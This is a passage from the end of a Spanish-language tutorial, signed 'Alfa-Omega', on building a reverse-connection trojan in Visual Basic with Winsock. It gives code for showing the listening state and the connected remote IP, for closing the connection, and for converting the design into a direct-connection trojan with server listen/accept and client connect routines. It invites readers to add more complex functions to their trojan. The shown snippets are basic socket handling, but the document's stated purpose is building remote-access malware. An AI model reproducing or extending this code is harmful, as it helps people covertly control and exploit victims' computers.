ElseIf Winsock1.State = 2 Then ‘← cuando el winsock esta escuchando el label2.caption será “Escuchando”

Label2.Caption = "Escuchando"

End If

End Sub

Private Sub Timer2_Timer()

If Winsock1.State = 7 Then ‘← cuando el winsock esta conectado nos muestra la ip remota en el label4

Label4.Caption = Winsock1.RemoteHostIP

Timer2.enabled = false ‘← esto desactiva el timer, puesto que no necesitamos que repita la operación porque ya tenemos la ip

End If

End Sub
```

También añadiremos un botón para cerrar la conexión cuando nosotros queramos:



Y le añadiremos el siguiente código al botón:

```
Private Sub Command6_Click()

Winsock1.Close '← cierra la conexion

End Sub
```

Y con esto damos por finalizado nuestro troyano de conexión inversa, ahora depende de cada uno la complejidad que le queira dar a su troyano poniendo funciones mas complejas o menos complejas.(también podríamos aberle puesto una grafica mas bonita, eso es a elección de cada uno)

Si quisiéramos hacer un troyano de conexión directa lo unico que tendríamos que hacer seria, que el client se conectase al server, ejemplo:

Server:

```
Private Sub Form_Load()
```

```
Winsock1.listen

End Sub


Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)

Winsock1.Close

Winsock1.Accept requestID

End Sub
```

Client:

```
Private Sub Command5_Click()

Winsock1.connect

End Sub
```

También tendríamos que configurar los winsocks al revés, de forma que el winsock del sever estea configurado para escuchar y el winsock del client estea cofigurado para conectar.

Manual hecho por Alfa-Omega